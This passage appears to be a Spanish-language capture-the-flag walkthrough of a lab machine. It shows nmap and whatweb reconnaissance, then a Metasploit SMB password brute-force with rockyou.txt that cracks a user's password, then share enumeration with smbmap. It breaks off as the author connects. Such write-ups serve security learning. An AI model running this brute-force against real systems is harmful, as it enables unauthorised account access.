

Discover



┌──(root💀miguel)-[/home/miguel/Work]
└─# nmap --open -p- -Pn -n --min-rate 5000 -vvv 192.168.137.23
Starting Nmap 7.95 (https://nmap.org) at 2025-02-10 16:19 -03
Initiating ARP Ping Scan at 16:19
Scanning 192.168.137.23 [1 port]
Completed ARP Ping Scan at 16:19, 0.27s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:19
Scanning 192.168.137.23 [65535 ports]
Discovered open port 139/tcp on 192.168.137.23
Discovered open port 445/tcp on 192.168.137.23
Discovered open port 22/tcp on 192.168.137.23
Discovered open port 80/tcp on 192.168.137.23
Discovered open port 81/tcp on 192.168.137.23
Completed SYN Stealth Scan at 16:20, 12.66s elapsed (65535 total ports)
Nmap scan report for 192.168.137.23
Host is up, received arp-response (0.0018s latency).
Scanned at 2025-02-10 16:19:48 -03 for 13s
Not shown: 65530 closed tcp ports (reset)
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack ttl 64
80/tcp open http syn-ack ttl 64
81/tcp open hosts2-ns syn-ack ttl 64
139/tcp open netbios-ssn syn-ack ttl 64
445/tcp open microsoft-ds syn-ack ttl 64
MAC Address: 00:0C:29:0E:1B:D6 (VMware)


┌──(root💀miguel)-[/home/miguel/Work]
└─# nmap -sCV -p22,80,81,139,445 -Pn -n -vvv 192.168.137.23
Starting Nmap 7.95 (https://nmap.org) at 2025-02-10 16:21 -03
NSE: Loaded 157 scripts for scanning.


```
PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDP4OvUJ0xKoulS7xOYz1485bm/ZBVN/86xLQvh7Gqa1DmEWz/eHP2C3MJQnqTFPOEh18FULOzj9fi
3aRIey4qQj7/k72PqMBkyfD2krjNOg7ZZe8z9o0A4VyeDljG6ukVFeN6PEtWWtdmmnVJztgzX0wPWPaO9GM5hITyvpIB/Y/IqueYR+ft2n5ROLLUfjFLe
TV1x6jfTtZi+Aca0scDfOTJUVlSwZYaHrJQSNlKFJhniucqq/zxOnMIHjs/v1YXYCh0jlYDsb5J/NqTzEPMKkbtwn97T5/FQvsWDGJFTtxvCCrInmnUHB
v8D1K2EPhf1rBGQGIObgatVHNFclVWfuq7sn4x9olNnbsEogIQ5mbEq0mBlgOW5vowFxUkI60Ond4Dl7H4fkCeiPfngWFrT+6cQoNgA3HRKf6NtQeYs=
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNDNbes4gKOy7nXoXxW1kPwOX/vuxNkae5WSrIFu+ZD
+tA44syyemA6C40=
|   256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINItrDSHbBfPB1CJosqklAQXN4/Mt++ocUqbiG861ZSG
80/tcp  open  http        syn-ack ttl 64 nginx 1.18.0
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0
| http-methods:
|_  Supported Methods: GET HEAD
81/tcp  open  http        syn-ack ttl 64 Apache httpd 2.4.56 ((Debian))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.56 (Debian)
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4
MAC Address: 00:0C:29:0E:1B:D6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
```


```
┌──(root💀miguel)-[/home/miguel]
└─# nmap -sU --open -p- -Pn -n --min-rate 5000 -vvv 192.168.137.23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-10 16:35 -03
Initiating ARP Ping Scan at 16:35
Scanning 192.168.137.23 [1 port]
Completed ARP Ping Scan at 16:35, 0.09s elapsed (1 total hosts)
Initiating UDP Scan at 16:35
Scanning 192.168.137.23 [65535 ports]
Increasing send delay for 192.168.137.23 from 0 to 50 due to max_successful_tryno increase to 4
Increasing send delay for 192.168.137.23 from 50 to 100 due to max_successful_tryno increase to 5
Increasing send delay for 192.168.137.23 from 100 to 200 due to max_successful_tryno increase to 6
Increasing send delay for 192.168.137.23 from 200 to 400 due to max_successful_tryno increase to 7
Increasing send delay for 192.168.137.23 from 400 to 800 due to max_successful_tryno increase to 8
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 16.17% done; ETC: 16:37 (0:01:49 remaining)
Increasing send delay for 192.168.137.23 from 800 to 1000 due to max_successful_tryno increase to 9
Warning: 192.168.137.23 giving up on port because retransmission cap hit (10).
Discovered open port 137/udp on 192.168.137.23
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# whatweb 192.168.137.23
http://192.168.137.23 [200 OK] Country[RESERVED][ZZ], HTTPServer[nginx/1.18.0], IP[192.168.137.23], nginx[1.18.0]

┌──(root💀miguel)-[/home/miguel/Work]
└─# whatweb 192.168.137.23:81
http://192.168.137.23:81 [200 OK] Apache[2.4.56], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[192.168.137.23]
```




despues de mirar por todos lados voy a ver que encuentro con enum4linux, nada por udp, por smb no consegui nada mas q enumerar recursos, nada en el codigo fuente de las paginas web






como a mi crackmapexcec a vezes pasa de largo los positivos intento con metasploit




```
  Name                Current Setting  Required  Description
  ----                ---------------  --------  -----------
  ABORT_ON_LOCKOUT    false            yes       Abort the run when an account lockout is detected
  ANONYMOUS_LOGIN     false            yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS     false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED    5                yes       How fast to bruteforce, from 0 to 5
  CreateSession       false            no        Create a new session for every successful login
  DB_ALL_CREDS        false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS         false            no        Add all passwords in the current database to the list
  DB_ALL_USERS        false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING    none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&
  DETECT_ANY_AUTH     false            no        Enable detection of systems accepting any authentication
  DETECT_ANY_DOMAIN   false            no        Detect if domain is required for the specified user
  PASS_FILE                            no        File containing passwords, one per line
  PRESERVE_DOMAINS    true             no        Respect a username that contains a domain name.
  Proxies                              no        A proxy chain of format type:host:port[,type:host:port][...]
  RECORD_GUEST        false            no        Record guest-privileged random logins to the database
  RHOSTS                               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                                 it.html
  RPORT               445              yes       The SMB service port (TCP)
  SMBDomain           .                no        The Windows domain to use for authentication
  SMBPass                              no        The password for the specified username
  SMBUser                              no        The username to authenticate as
  STOP_ON_SUCCESS     false            yes       Stop guessing when a credential works for a host
  THREADS             1                yes       The number of concurrent threads (max one per host)
  USERPASS_FILE                        no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS        false            no        Try the username as the password for all users
  USER_FILE                            no        File containing usernames, one per line
  VERBOSE             true             yes       Whether to print output for all attempts


iew the full module info with the info, or info -d command.

sf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /home/miguel/Work/resources/rockyou.txt
ASS_FILE => /home/miguel/Work/resources/rockyou.txt
sf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.137.23
HOSTS => 192.168.137.23
sf6 auxiliary(scanner/smb/smb_login) > set SMBUser ken
MBUser => ken
sf6 auxiliary(scanner/smb/smb_login) >
```




```
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:super',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:sonia',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:pinky1',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:chantelle',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:puertorico',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:meandyou',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:marcel',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:krissy',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:kittie',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:sprite',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:manman',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:kimmie',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:hotboy',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:emerson',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:elamor',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:capricornio',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:black1',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:misty',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:lillian',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:fuckoff1',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:chelsey',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:suzuki',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:octubre',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:magdalena',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:bratz',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:tomtom',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:noodle',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:carebears',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:flamingo',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:deborah',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:tiffany1',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:renee',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:noviembre',
[-] 192.168.137.23:445    - 192.168.137.23:445 - Failed: '.\ken:420420',
[+] 192.168.137.23:445    - 192.168.137.23:445 - Success: '.\ken:kenken'
[*] 192.168.137.23:445    - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.137.23:445    - Bruteforce completed, 1 credential was successful.
[*] 192.168.137.23:445    - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```



┌──(root💀miguel)-[/home/miguel]
└─# smbmap -H 192.168.137.23 -u "ken" -p "kenken"
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap
[\] Checking for open ports...
[*] Detected 1 hosts serving SMB
[/] Initializing hosts...
[\] Authenticating...
[/] Authenticating...
[\] Authenticating...
[/] Authenticating...
[\] Authenticating...
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[/] Authenticating...
[\] Enumerating shares...
[/] Enumerating shares...
[+] IP: 192.168.137.23:445 Name: discover
Status: Authenticated
Disk
Permissions
Comment
print$
READ ONLY
Printer Drivers
IPC$
NO ACCESS
IPC Service (Samba 4.13.13-Debian)
ken
READ, WRITE
File Upload Path
[-] Closing connections..
[|] Closing connections..
[-] Closing connections..
[*] Closed 1 connections
[|] Checking for open ports...
[-] Initializing hosts...
[|] Authenticating...
[-] Authenticating...
[|] Authenticating...
[-] Authenticating...
[|] Authenticating...
[-] Enumerating shares...
[|] Enumerating shares...
[\] Closing connections..
[/] Closing connections..


┌──(root💀miguel)-[/home/miguel]
└─# smbmap -H 192.168.137.23 -u "ken" -p "kenken" -r ken
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] IP: 192.168.137.23:445 Name: discover
Status: Authenticated
Disk
Permissions
Comment
print$
READ ONLY
Printer Drivers
IPC$
NO ACCESS
IPC Service (Samba 4.13.13-Debian)
ken
READ, WRITE
File Upload Path
./ken
dr--r--r-- 0 Mon Feb 10 18:12:53 2025 .
dr--r--r-- 0 Mon Jul 3 18:19:50 2023 ..
fr--r--r-- 15 Tue Jul 4 07:33:20 2023 index.html
[*] Closed 1 connections

vamos a ver si el index es alguno de los sitios web


nos conectamos

